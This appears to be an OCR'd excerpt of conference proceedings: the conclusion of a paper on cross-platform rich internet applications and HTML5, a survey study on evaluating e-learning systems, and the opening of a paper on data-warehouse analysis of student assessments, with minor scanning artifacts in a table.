Due to a complex IT business climate in which numerous mutually exclusive platforms are currently popular, a global trend is developing native applications for all these platforms. This is both time consuming and cost-ineffective.

The *platform wars* incapacitated leading software vendors from providing a RIA solution which would work on all devices and all operating systems. Therefore, some companies have taken a completely different approach – they are creating RIA platforms that attempt to work on all platforms. Along with the ability to work over the Internet and the richness of the user interface, which is at the core definition of any RIA platform, other important goals include allowing developers to create the application only once and still be able to execute it on all platforms and use native capabilities of the specific platform.

One such product is Thin@, created by the company RIS [2]. Thin@ enabled RIS to quickly transfer their application portfolio (15 years of development, applications totaling millions of lines of code). Without almost any additional programming, knowledge that is contained in the source code became available to end users over the internet. The company is currently developing a RIA client written in Java SE which will be able to deliver the application to the Mac OS and Linux platforms, in addition to the original Windows platform. RIS also plans to develop one or more clients to cover the mobile platforms.

MagicSoftware reached even a higher level of RIA software development. The company created a series of smart clients, each used to support a specific mobile platform [14].

Some of the advantages that RIA solutions of this type bring to software development companies include:

- Once developed in a one programming language, the application does not have to be rewritten in other programming languages.
- Developers do not have to continuously learn new programming languages and tools – the work day of a developer can be 8 hours and not all-day work.
- The company becomes independent from uncertain IT business climates (due to platform wars major IT development solution providers cannot provide stability).
- Their customers are satisfied with a quick and seamless transition from the desktop environment to the Internet environment.

Some of the disadvantages include:

- A relatively small number of this type of solutions exists on the market, and only a few programming languages are supported. This makes it improbable that there is a solution which supports the programming language used by the company.
- The company depends on the solution provider for continuous support.

Another possible resolution of the platform wars is adopting the HTML5 standard. HTML5 brings a new (semantically enhanced) structure of HTML pages. HTML5 is also frequently mentioned in the same context with other HTML5-related technologies such as CSS3, new JavaScript APIs, etc. It seems that IT companies such as Microsoft, Apple, Google and Adobe are hoping that HTML5 will create a neutral ground for the development of multiplatform rich internet applications. However, it is questionable when (and if) such HTML will be available. HTML5 is currently operational, but still not accepted by the W3C as a standard. Ian Hickson, in an interview for TechRepublic, predicts that this will not happen before 2022, maybe even later [15].

This suggests that the IT industry will need at least another decade for widespread adoption of a technology that should enable the creation of multiplatform rich internet application. However, we expect to see the first practical results in the next few years.

V. CONLUSION

Every developer's dream is the existence of a single programming language for the development of multiplatform internet applications. A RIA technology that works on every platform is needed in order to make this dream a reality. This type of RIA technology provides developers with the privilege of not having to worry about the client side and they can focus on server-side application development. The RIA software is capable of rendering the application on any client platform. Therefore, the same application can be used on e.g. a Windows or Android device.

Instead of rewriting existing application for various mobile platforms it is possible to develop a RIA client for every such platform, or buy it if it is available. The Smart Clients enable running the application on various platforms. Some companies are already on this path.

Is Adobe going to transfer their RIA platform to the HTML5 environment? (Although HTML5 legalized the <embed> tag so that plugin content to HTML5 pages can be done without current problems, most RIA frameworks still require a client-side runtime (e.g. Silverlight or Adobe AIR runtime). These runtimes are not supported on most new mobile platforms such as iOS, Android etc.). However, in HTML5 there is a new <canvas> element which could, in theory, be used as a replacement of, for example, the Adobe Flash Player or any other plugin. However, the <canvas> element does not have a built-in stage graph [23] and is still missing an engine that would enable easy creation of objects such as windows, controls etc.

For example, let us imagine this scenario: Adobe is currently working on a wrapper engine and API for the canvas element which they plan to use with their new RIA client (replacement of Adobe Flash Player). This new client would enable running Adobe AIR applications on any platform and device without any limitation.

Although this is pure speculation, it would make perfect sense. After all, the "weak spot" of Adobe AIR RIA technology is not the server side, but the client side, and the <canvas> element would be a perfect replacement for the Flash plugin.

Are the major players going to adopt new standards? Are they planning to use the so-called embrace and extend strategy (implement a modified version of the standard on their platforms to make sure they become incompatible with other vendors, but only after attracting enough developers)? [21] When will all this happen? It is hard to predict what the future carries or how the ongoing battle for IT market dominance is going to end.

A long-term solution would be a comprehensive HTML5 standard which would enable effortless creation of multiplatform Rich/Business Internet Applications. However, it would seem that we will have to wait for a long time for such a solution. The only option that companies have at the moment is either using some of the commercially available multiplatform RIA solutions or developing such a solution on their own.

REFERENCES

[1] http://www.gartner.com/it/page.jsp?id=1622614, na dan 19.01.2012.

[2] http://www.thinetsolution.com/, na dan 19.01.2012.

[3] http://news.cnet.com/8301-30684_3-20013546-265.html, na dan 19.01.2012.

[4] http://en.wikipedia.org/wiki/WinRT, na dan 19.01.2012.

[5] E. Burnette, Hello, Android, USA, North Carolina, Raleigh: Pragmatic Programmers, 2010. ISBN-10: 1-934356-56-5

[6] J. Friesen, Learn Java for Android Development. USA: Apress, 2010. ISBN-10: 1430231564

[7] S. Komatineni, D. MacLean, S. Y. Hashimi, Pro Android 3. USA: Apress, 2011. ISBN-13: 978-1-4302-3222-3

[8] J. Steele, N. To, The Android Developer's Cookbook: Building Applications with the Android SDK. USA, Crawfordsville, Indiana: Addison-Wesley, 2011. ISBN-10: 0-321-74123-4

[9] http://en.wikipedia.org/wiki/Rich_Internet_application, na dan 19.01.2012.

[10] http://en.wikipedia.org/wiki/Adobe_air, na dan 19.01.2012.

[11] http://www.infoworld.com/d/developer-world/ developer-dilemma-does-silverlight-have-future-255, na dan 19.01.2012.

[12] http://en.wikipedia.org/wiki/JavaFX, na dan 19.01.2012.

[13] http://www.gartner.com/id=846912, na dan 19.01.2012.

[14] http://www.magicsoftware.com/en/, na dan 19.01.2012.

[15] http://en.wikipedia.org/wiki/HTML5, na dan 19.01.2012.

[16] http://www.androidtablets.net/forum/android-tablet-news/24882-steve-jobs-hated-android-so-much-he-vowed-destroy.html

[17] http://www.zdnet.com/blog/burnette/jobs-no-java-for-you/238

[18] http://pogue.blogs.nytimes.com/2007/01/13/ultimate-iphone-faqs-list-part-2/

[19] http://www.wired.com/epicenter/2010/01/googles-dont-be-evil-mantra-is-bullshit-adobe-is-lazy-apples-steve-jobs/

[20] http://en.wikipedia.org/wiki/Rich_Internet_application

[21] http://www.theregister.co.uk/2010/09/09/microsoft_html_5/

[22] http://en.wikipedia.org/wiki/Clarion

[23] http://macomeq.com.vn/2011/07/16/canvas-element/

EVALUATION SYSTEM FOR E-LEARNING

Ljiljana Zekanović-Korona
Department of Tourism and Communication Sciences
University of Zadar
Franje Tuđmana 24i
ljkorona@unizd.hr
Vladimir Mateljan
Faculty of Humanities and Social Sciences
Department of Information Sciences
University of Zagreb
vmatelja@ffzg.hr
Božena Krce Miočić
Department of Tourism and Communication Sciences
University of Zadar
Franje Tuđmana 24i
krceb@unizd.hr

Education is essential part of each society and by studying e-learning systems, without which any contemporary society is unimaginable, We wanted to create an evaluative model of e-learning systems. The purpose of this model is to direct and help the authors of educative contents to create the most qualitative teaching materials. The advantage of e-learning is the possibility of learning from one's own home comfort and when it mostly suits an individual. E-learning puts emphasis on adjusting lecturing contents to individuals and their educative motivations.With empirical research used in this work, I have proved that there are statistically significant connections between all elements of e-learning system; education materials structure, teaching methods, accessibility, interest and availability of education materials, motivation and users' activity, development of creativity, research approach, back up information, illustrated examples, education materials design, communication within e-learning system, users' role, support to users and implementation of knowledge evaluation. The most important proved connections are between the methods of education and the structure of educational contents, research approach and the development of creativity in system users, their role, communication within e-learning system and motivation of its users.

Keywords: teaching, education, elements of educative process, communication, model, e-learning, distance learning, connectivity.

I. INTRODUCTION

Man is a being who learns. By nature, man is adept at learning, in order to develop himself and his abilities. If we look back to history, we shall find teaching and learning in all cultured peoples. The meaning of the word e-learning is determined by the prefix "e", meaning electronic. By searching the Internet, we will find many definitions of e-learning. According to the definition of Nataša Hoić-Božić: "E-learning is the performance of the educational process with the help of information and communication technologies (ICT)". In doing so, the emphasis must not be put solely on technology, and the importance of quality teaching and learning ignored. "The emphasis by e-learning is on paying attention to the choice of technology, as well as the working mode in the educational process. E-learning is a form of distance learning which develops simultaneously with the development of information and communication technologies and is becoming increasingly popular both in the world and in our country. E-learning has been applied for twenty years, and its massive application has begun in the mid 1990. As a form of education, it can be applied in several ways:

- as an integral part of traditional education by using ICT in the classroom
- as a combination of classroom and online teaching
- as self-education, i.e. completely online courses (performed with the help of LMS-Learning Management System or via videoconferences; which requires special technical equipment for classrooms).



Picture 1: a colorful representation of e-learning[1]

[1] https://lms.carnet.hr/lms/mentor2/pages/course/viewCourse.jsp?bean:CourseHandler.courseId=1805&bean:CourseHandler.enterCourse=1805&r

Primary characteristics of e-learning are temporal and geographic flexibility, and it opens possibilities for sharing knowledge, opinions and experiences. E-learning is nothing more complicated than the traditional education. It is simply much more comfortable than the traditional education since it allows us a certain convenience that, when we sit at home in front of our own computer, we can meet top experts from distant countries and discuss with colleagues on another continent the topics which connect and interest us. Likewise, with the help of e-learning, one can acquire new knowledge and skills and look at existing problems from a different perspective.

The traditional form of teaching in the classroom is slowly losing its dominant role which it held until recently, and e-learning is gradually but certainly overtaking the dominant role in education. E-learning has the ability to spread new knowledge in virtually unlimited physical conditions, and is based on a massive expansion of Internet services caused by a sharp drop in prices. This modern way of learning provides large savings of time and costs.

E-learning is experience learning and enables work in a simulated environment of the applications. Likewise, e-learning enables learning on real-life situations and problem solving, as well as a modular approach to lessons. A modular approach to lessons is equal to the individual approach to learning, but with better accuracy and higher speed of performance of gained knowledge. It is learning that can be guided by voice, image and sound. The effectiveness of teaching through e-learning is achieved: by directing students to the correct solution and by timely notification of an error, what is a feature of immediate learning. This is achieved by using the system: study/repeat. Complete control over the educational process within e-learning is achieved: by keeping records of individual and group results, by input and output testing, that is, by measuring progress in learning, discussions, reviewing of independent work and contact with the mentor.

Wayne Hodgins (*Strategic Futurist* and *Director* of *Worldwide Learning Strategies, Autodesk* Inc.) has in his paper *meLearning: What if the impossible isn't?* set up a hypothesis that the person who learns is the only important person in the learning process. This approach could be explained in this manner: "When a student (a person who learns) is ready, the teacher will appear."[2] The process of teaching through e-learning is characterized by personal approach to the user, and experience tasks ensure the central place of students in the learning process. The task of new technologies is not to squeeze out and completely replace the teacher from the traditional model of education, what in reality is not even possible. Living word of a teacher is irreplaceable, but new technologies facilitate and modernize the process of learning. Learning can be made to be more fun, and it has to be motivating for the students, not repulsive.

E-learning imposes itself by the ability of rich design, the possibility of transferring anywhere, anytime and complete flexibility that allows the use of a personal learning style of each individual student. E-learning is also an innovation that has received the most venture capital, most of the press interest, and not surprisingly - the grandest promises ([1]).

II. ELEMENTS OF THE EVALUATION OF E-LEARNING SYSTEM

The goal of modern teaching, in addition to the acquisition of curricula, is development of personality and individuality of each child. The aim is to make teaching more humane, and what makes it humane are the educational programs, textbooks, teaching methods, resources, aids, equipment and facilities where it takes place, as well as the organization of classes and teachers. True, the human factor has the utmost influence on the humaneness of teaching. Teacher performs humanitarian work and should be provided with humane work and life conditions. Particular attention in classes should be paid to the development of the student's personality, in addition to the acquisition of specific knowledge and skills what is the primary goal of any form of education. Modern teaching should enable students to learn and find information independently, and thus solve problems. Methods of work in modern teaching should be directed from passive reception of information to self-learning and research and the practical application of all that has been learned. Systematic building of students' knowledge and skills has to be enabled, at the same time raising their interest for it. Permanent competences of students have to be developed that contribute to the development of individuals and of society itself.

By preparing teaching materials for distance education, it is necessary to take into account the logical structure of the subject matter, but also didactic and psychological demands of the education itself. Presentation of subject matter should be understandable to the population for whom it is intended, because even the most perfect and logical structure of the presentation is not sufficient in itself. Even in traditional teaching, the teacher explains only that part of the matter that is useful, not all of the extensive matter which belongs to his or her subject. The students have textbooks and additional literature to be used in establishing and expanding the subject matter covered in presentations. Teachers in traditional classes give the students as much subject matter in a particular lesson as they can understand and remember. Authors of educational content for distance learning must apply the same rules, so as to make their students satisfied with this form of education. In compiling teaching materials for distance education, the authors do not need to think about how to impress their colleagues and critics, but rather how to make the material accessible and acceptable to end users, that is, the pupils and students. With subjects in which the educational goals require of the students to repeat, where one should primarily think of student activity while teaching, course builders opt for the so-called concentric approach ([2]). In distance learning, we can also use

oleId=12&dd=1298143765659, downloaded on the 19th of February 2011

[2] http://www.carnet.hr/casopisi/30/clanci/2, downloaded on the 1st of March 2007

various means of communication with the students, the greatest attention being given to the structure of printed material to be distributed (by traditional or electronic mail). Teaching materials for distance learning are expected to induce the students to learn. In distance learning, the communication between the teachers and the students is very important and we have to constantly bear it in mind.

Teaching materials for distance learning should be such that they replace the part of the teacher's activity which consists of activating and motivating students, presenting the given subject matter and assigning exercises and tests. Prescribed teaching material is divided into smaller units which the student masters in shorter periods of time, thus achieving continuous learning. Within teaching units, the students receive appropriate amounts of material that can be understood as the specific tasks that can be overcome relatively quickly. Such a way of dividing subject matter into smaller units prevents the accumulation of material that becomes too difficult and has a depressing effect on the students. Once the student masters a learning unit and solves the corresponding tasks which accompany the teaching unit in question, the student receives feedback on the degree to which he or she has mastered the subject matter. When creating the teaching materials, one should take into account the benefit that every material has an introduction which discusses the learning objectives and organizes the learning activity itself.

For successful learning, the activity of students is important, which distant teachers must encourage and check daily. In order to turn the reception of information into learning, it is necessary that the students have a process of interiorization of information received ([2]). One should make self-learning easier for the students, and one way to achieve this is to use various forms of verbal presentation of the subject matter so that they get used to acquiring materials in different contexts. Experts who create teaching materials for distance education should present subject matter from more to less familiar, so that the students slowly progress by solving more and more difficult tasks. Students need to be helped, and must develop with every step a strong and constant motivation to learn. The student must have a possibility of receiving help at any moment of individual work. The frequency of tests and performance results of the previously covered material are essential in order to motivate the students for further work.

Based on studies carried out on how and when to implement examinations of knowledge, we have come to the following conclusions: it is useful to integrate the questions in the very text of the subject matter, since this puts a constant emphasis on set teaching objectives and helps the students to discern which part of the subject matter is more important. If the questions are asked at the beginning of the text, it basically directs the learning so the students learn only that part of the subject matter to which the questions refer to, and learn the subject matter with no questions less. A good and advisable option is to ask the questions at the end of the text because then the students learn more slowly, but more intense. Today, the students want to master the academic material in the shortest possible time due to the accelerated rhythm of life, therefore it is important to force them to learn as much material as possible by method of knowledge examination, and not to skip over certain parts of the subject matter while they learn. Today, quite frequently even in traditional classes, if the teacher does not assign certain tasks the students consider that those tasks will not be posed in the knowledge examination, so they focus only on the tasks which have been done in class. This is faulty student logic. The task of any educational process, whether in traditional classrooms or in distance learning, is to encourage students to think logically and connect acquired subject matter. Numerous studies have shown that contemporary students lack in logical thinking and linking facts, therefore it should be worked on in any form of the creation of the teaching process.

By using computers for learning, it has been shown they are matchlessly patient teachers who foster student curiosity, strengthen initiative and develop creative skills. In distance education we do not have situations in which the teacher loses patience and behaves nervously towards the student.

This is the merit of well-trained teachers who must possess knowledge of modern educational systems and information technology in order for them to participate in this form of teaching (tutorial).([6]) Famous psychologists and pedagogists like Jean Piaget and Lev Vigotski emphasized the individualization of teaching, working in pairs, teamwork, and discovery learning. This gets a possibility of full realization through the development of information technology. Approach to teaching by the application of the principle "to each student according to his abilities and interests," becomes feasible only by the use of computer technology. ([3])

To conclude, the elements necessary for the evaluation of e-learning are:

- structure of learning content (division into small teaching units)
- logical structure of classes
- teaching methods
- teaching materials have to be accessible and interesting
- availability of additional teaching materials
- students' motivation and activity
- development of students' creative abilities
- research approach to information gathering
- presence of feedback
- existence of illustrated examples
- availability of information relevant to the teaching process
- design of the teaching materials
- communication between students and teachers
- achievement of the objectives of the teaching process
- the role of students in the teaching process
- reinforcement of students
- checking of the acquired curriculum content.

III. RESEARCH METHODS

The research aims to show the potential criteria for evaluating the structure of the content, the way of

presenting information and communication, internal and external motivation, and simplicity and availability of e-learning.

The research has been conducted on the sample of 486 examinees from University of Zadar, University of Split, University of Zagreb, University of Rijeka and the participants in CARNet's E-learning Academy and a group of volunteers who wanted to fill in an online questionnaire on the recommendation of acquaintances (female exminees 337, that is, 69% of the sample and 150 male examinees, that is, 31% of the sample, average age of 18-25 years). Questionnaire which participants completed online consisted of 26 questions. All the questions in the survey were pre-choice closed questions.

IV. THE RESULTS AND DISCUSSION

When processing the results of primary research conducted by an online questionnaire among the users of an e-learning system, the correlation between aforementioned elements which evaluate the e-learning system has been examined, that is, variables and grades of that system. The examinees have graded the value of each element of the e-learning system on a Likert scale from 1-5 (ranging from the lowest to the highest grade). Table 1 shows arithmetic means of grades for individual system elements, deviations from the arithmetic mean, that is, standard deviation and minimum and maximum grade of an individual element of the e-learning system.

By examining the results in Table 1, we observe that the highest average grade is given to the element of the attractiveness of the teaching materials from which we can conclude that the form of education through a system of e-learning is interesting and motivating for the users of the system. The grades for all elements of the system range from 1-5, and the examinees attach great importance to the availability of teaching materials at any time during the day, as well as the availability of information, that is, the speed of information flow which is extremely important in today's fast lifestyle. The element of the existence of illustrated examples in teaching materials is also important for the users of e-learning systems. We observe that all elements of e-learning systems have been graded quite well, which means that they have an important role in evaluating the system itself. The subject of interest in this research has been the statistical correlation of variables. The first measure of correlation is the matrix of correlation coefficients R with elements which are coefficients of correlation between the elements of e-learning.

Table 1. Overview of the basic grade statistics according to elements of e-learning system and the overall grade for an e-learning system.

	Descriptive Statistics (doktorat)				
Variable	Valid N	Mean	Minimum	Maximu	Std.Dev.
STRUKTURE Of LEA	486	2,92798	1,00	000(	1,32422
TEACHING METHOD	486	2,97530	1,00	000(	1,30794
TEACHING MATERIA	486	3,36008	1,00	000(	1,51145
INTERESTING TEAC	486	2,78395	1,00	000(	1,36398
AVAILABILITY OF A	486	3,01028	1,00	000(	1,46220
STUDENTS MOTIVA	486	2,85185	1,00	000(	1,38126
STUDENTS ACTIVIT	486	2,95679	1,00	000(	1,36381
DEVELOPMENT OF	485	2,87835	1,00	000(	1,36804
RESEARCH APPRO	486	2,92386	1,00	000(	1,42740
PRESENCE OF FEE	486	2,95679	1,00	000(	1,39075
EXISTENCE OF ILLU	486	3,02674	1,00	000(	1,51599
AVAILABILITY OF IN	486	3,17901	1,00	000(	1,53544
DESIGN OF THE TE	486	2,97325	1,00	000(	1,42195
COMMUNICATION	486	2,95884	1,00	000(	1,47220
COMMUNICATION E	486	2,88065	1,00	000(	1,50810
THE ROLE OF STUD	486	2,93621	1,00	000(	1,37954
CORROBORATION	486	2,86831	1,00	000(	1,38740
TEST OF KNOWLED	486	2,92592	1,00	000(	1,48486
SCORE OF E_LEAR	486	3,09465	1,00	000(	1,38894

The matrix of Spearmen correlation coefficients between individual elements of e-learning was calculated using the software package Statistica 10. From the given correlation matrix we observe that there are significant correlations between all elements of the system. High or very high correlation has been proven between the elements of the choice of teaching method and the structure of teaching content ($r = 0.771136$) , $p<0,05$)and between all other elements has been detected a real important interconnection. We may also notice a significant correlation between the teaching method and interesting teaching materials ($r = 0.624716$) and the teaching methods and the accessibility of teaching materials ($r = 0.607460$). We observe a significant correlation between the user activity and their motivation within the system for e-learning ($r = 0.668221$). The conclusion is: when we motivate users within the system for e-learning, their activity in this form of education increases. We observe a real significant correlation between the elements of user creativity development and the presence of feedback ($r = 0.629343$). Positive reinforcement even more develops user creativity. We observe a real statistically significant correlation between the presence of feedback in the system and user roles ($r = 0.623112$), the presence of feedback and reinforcement ($r = 0.618092$) and the presence of feedback and evaluation of the system for e-learning ($r = 0, 669 573$). The existence of feedback for the users of e-learning systems is important because it encourages both reinforcement and the role of system users, as well as increasing the overall evaluation of the e-learning system. All the elements of an e-learning system are interrelated.

V. CONCLUSION

Users of online educational materials should be

motivated to learn, and motivation is more important than the effectiveness of online learning materials. If users have no incentive to learn, they will not learn. Designers of online learning materials often rely on intrinsic motivation (which comes from the users of the system themselves). In distance education, external motivation is likewise essential (which comes from the lecturer or achievement), since reinforcement, as an external method, has a very important role. Statistical analysis of data from the survey confirmed the correlation of reinforcement and activity of users within the system, as well as generally active roles of users within the system of e-learning. Real statistically significant relationships between all elements of e-learning have been proven, which means that the quality of each individual element is in a cause-effect relationship with all elements of the system. We have observed eighteen elements of the system and confirmed the correlations which we have set up in the hypotheses. Teaching methods, the structure of teaching materials, the design of teaching materials and the existence of illustrated examples influence accessibility, interest and availability of teaching materials, and all this motivates the users to be active within the system and the research approach to e-learning. If the system user is motivated to work, either through internal or external motivation, in the comfort of his home, the success of e-learning is infallible.

Individual work and customized programs are directed towards the needs of the individual. The creators of educational contents, in addition to high quality teaching materials which will be logically structured, should pay special attention to the organization of communication within the system of e-learning. This in turn affects the user reinforcement which increases the motivation to work, and this is the key to a successful education. Course content should be structured so that they encourage creativity in system users, which stimulates user activity, and hence the communication within the system. Special attention should be paid to the fact that teaching materials need to be interesting in order to achieve motivation and encourage the activity of the e-learning system users.

LITERATURE

[1] Zemsky R.;Massy W.: Ometana inovacija- Što se dogodilo e-learningu i zašto,Rujan 2006/godište VI7 ISSN 1333-5987

[2] Holmerg, B.: Nastava na daljinu, Andragoška biblioteka, Birotehnika, Zagreb, 1979,p.46,49

[3] Staničić, S.:Informatička tehnologija u suvremenom obrazovanju, Napredak -139 (1998),

[4] http://www.carnet.hr/casopisi/30/clanci/2

[5] Moodle book, HRopen

[6] Mijić,I.:Casusality oft he Information Society Development in Croatia, University of Zagreb,Zagreb,2011,p.22.

Data Warehouse Based Evaluation of Students' Achievements in Information Systems Education

Lj. Kazi, Z. Kazi and B. Radulovic
University of Novi Sad, Technical faculty "Mihajlo Pupin", Zrenjanin, Serbia
ljubicakazi@ptt.rs, zoltan.kazi@gmail.com, bradulov@ptt.rs

Abstract - Evaluation of students work during educational process depends on strategic decisions regarding continual monitoring or sequential knowledge and skills assessment. Sequential assessment often includes projects and tests. In the field of information systems education projects are used very often as a method for students' knowledge and practical skills assessment. In this paper authors present data analysis and evaluation of results of students' knowledge and skills assessment in the field of information systems education. As assignment methods it was organized that students are assigned to projects or they do practical partial exam at laboratory tests. This way they fulfill their pre-exam requirements. Assessment results data from the period of fifteen years is analyzed by using data warehouse technology. Trends are recognized in students' achievements data and they show students' preferences regarding assessment methods.

I. INTRODUCTION

During fifteen years of information systems teaching, at University of Novi Sad, Technical faculty "Mihajlo Pupin", large amount of data related to students' work assessment was collected. For many years, students' knowledge and skills was evaluated based on students' work on projects. In year 2005, laboratory practical tests were introduced as assessment method.

Aim of this research is to show how data warehouse systems could be used for evaluation of students' work assessment data, particularly in the field of information system education. By processing large amount of data, it has been shown that using data warehouse technology enable efficient multidimensional data analysis and computing of aggregated data needed for decision support.

Particularly it has been shown how data warehouse technology support analysis of assessment data about students' work on projects and practical exams (tests). Aggregated data computed by data warehouse tool are visually presented as graphs.

By comparing results for projects and tests, trends of students' preferences in assessment methods were presented. This way basis for future directions toward choosing appropriate students' knowledge and skills assessment methods is prepared.

II. THEORETICAL BACKGROUND

W.H. Inmon first introduced the term "data warehouse" in 1992. He defines "data warehouse is subject-oriented, integrated, non-volatile, time-variant collection of data in support of management's decisions"[1]. "Data warehouse is a concept of data integration into a specific storage that is used for conducting analysis and generating various reports" [2]. Data from on-line transaction (OLTP) systems. i.e. relational databases and other data sources (such as XML or spreadsheet files) "is extracted, filtered, organized and stored in the storage form which enables complex and multidimensional access to data" [2] in aim to compute answers to questions and serve as decisions support.

Data warehouse systems enable integrated access and analysis of diversity data sources [3], based on OLAP cubes. OLAP cubes are organized as dimensions and measures. Dimensions are taken from the dimensional tables as categories for analyzing data. Measures are applied upon columns from the fact table, by application of mathematical functions such as summarizing, counting, average, maximum and minimum. After processing of functions upon fact table data, derived, i.e. aggregated data are available for further processing or visualization.

Table of facts and dimension tables are related, i.e. connected in a data model, presented by schemas. Most frequently used methods of designing a scheme are star schema and snowflake schema. Star schema in data warehouse design is based on the structure that support fact tables to be associated with dimensions tables at only one level. Snowflake schema structure consists of fact table connected to dimensional tables at level two or higher. Snowflake schema requires more joins between the tables and therefore is more resource intensive [2].

III. RELATED WORK

"In recent years, business intelligence systems with data warehousing and data mining tools and techniques have become an integral part of organizations decision-making process" [4]. Data warehouse systems are used as tools in many profit or non-profit organizations.

Schools as non-profit organizations often implement management information systems, primarily in order to store and retrieve data for everyday operational use. Higher school authorities for general strategy implementation monitoring support mostly use decision support tools that include data warehouse systems.

Case studies and interviews have suggested that data use may have a positive effect on the people involved in the educational process. Feldman and Tung [5] observed

that "schools involved in data use often evolved toward a more professional culture". “Educators become more collaborative during the decision process based on data, and school business consequently became less privatized“[6].

Data warehouse systems within course management information systems were developed in recent years [7]. Use of data warehouse systems in education is aimed to "improve and maximize learning. Data warehouse can present the entire picture of education, including teachers, students, support staff, attendance data, students' achievement data" to allow the study of functioning of various educational programs. [8]

IV. RESEARCH METHODS

A. *Research objective*

In this research our aim is to show how data warehouse technology can be used for analysis and evaluation of students' work assessment data. Particularly, results of data computation and creation of aggregated data regarding information systems education results, i.e. students' knowledge and skills assessment results from students' projects and tests are presented.

B. *Data collection and educational environment*

Data from courses in information systems education at University of Novi Sad, Technical faculty "Mihajlo Pupin" Zrenjanin are collected in time period:

- From years 1996 to 2011, 713 students' projects are included in this research. Data regarding students' project assessment are stored in MS Access database.
- From years 2005 to 2011, 1999 students' tests are included in this research. Data regarding students' tests assessment are stored in MS Excel files.

Students' projects were the only practical assessment method during many years. Information systems education was organized within single course that lasted two terms. Final exam for this course is organized in June and September. Since this course included many educational topics (information systems analysis, business process analysis, data modeling, programming, software testing and documenting), students' projects were very complex and duration of project implementation was an issue.

Since 2005 practical laboratory exams were introduced as alternative students' knowledge and skills assessment method. Students had four (two for each term, i.e. semester) practical computer laboratory tests, that covered all the topics included previously in students' projects.. Usually, tests are organized in:

- November/December - first test
- January - second test
- March/April - third test
- May/June - fourth test.

This way, students had to show their knowledge and skills immediately at laboratory, after completion of each of major educational topic. Still, students' projects remain as another assessment method, for students that could not pass practical laboratory tests or not able to attend classes regularly.

Starting with school year 2009/2010, according to Bologna process, Information systems course that previously was a single two-semesters course was split to two one-semester courses - Information systems 1 and Information systems 2. Final exam for Information systems 1 is organized in January and April, while for Information systems 2 is organized in June and September. In this organization of courses, tests are organized for:

- Information systems 1:
  - November/December - first test
  - January - second test
- Information systems 2:
  - March/April - first test
  - May/June - second test.

Each test could be submitted in regular and additional term - when it is possible for students to enter practical laboratory test again if they fail at regular term or did not attend at the first i.e. regular term.

C. *Data processing in data warehouse technology*

The method of processing data and reporting based on data warehouse technology that was implemented is presented at Figure 1.




Figure 1. Method of using data warehouse technology in data analysis

Each of raw data was collected and stored within basic storing files (Ms Access database and MS Excel spreadsheet file). These files are transformed to MS Access database that was a basis for creating OLAP cubes.

In aim to perform analysis of projects and tests, separate OLAP cube is created for each of these groups of data, i.e. there was OLAP cube for tests (Figure 2) and OLAP cube for projects (Figure 3). These OLAP cubes in our example were designed and created by using Microsoft SQL Server Analysis Services tool.




Figure 2. Star schema for student tests evaluation analysis

Students' tests assessment data analysis is performed upon star schema (Figure 2) where:

- Dimensions are selected from relational database tables students, tests and teachers, i.e. their columns: student's last name, department, date, area, test type, school year and teacher's last name.
- Facts are selected from table Tests upon columns Test id and Mark.




Figure 3. Data warehouse snowflake schema for student projects evaluation analysis

Students' projects assessment data analysis is performed upon snowflake schema (Figure 3) where:

- Dimensions are selected from relational database tables students, students&projects, project topics and teachers, i.e. their columns: student's last name, department, date of acceptance, mark, area, programming tool, operating system, school year and teacher's last name.
- Facts are selected from table Tests upon columns Project id and Mark.

Previously presented OLAP cubes were tested by using OLAP cube editor for filtering data, regarding query questions. Among many queries, dimensions and measures, we choose several analysis criteria:

- Number of students' projects by marks and years of submission
- Number of students' tests by marks and years of submission
- Number of students' projects by months
- Number of students' test by months
- Average marks of teachers (evaluators) for projects by years
- Average marks of teachers (evaluators) for tests by years

In presented OLAP cubes measures use functions for

- Counting number of student projects or tests:

COUNT (projectID or testID)

- Summary for all marks for projects:

SUM (mark)

- Calculated field - Average mark:

AVERAGE (mark) = SUM (mark) / COUNT (projectID or testID)

V. RESULTS

A. *Visual presentation*

In our study, the analytical data are exported to Microsoft Excel from OLAP cube to create pivot tables. Microsoft Excel has efficient mechanisms for connecting to the OLAP source and excellent tools for various forms of diagrams and charts. This way, results of computing aggregated data are visualized. "Graphs and charts can facilitate data analysis to see patterns of data. A picture is worth a thousand numbers" [9].

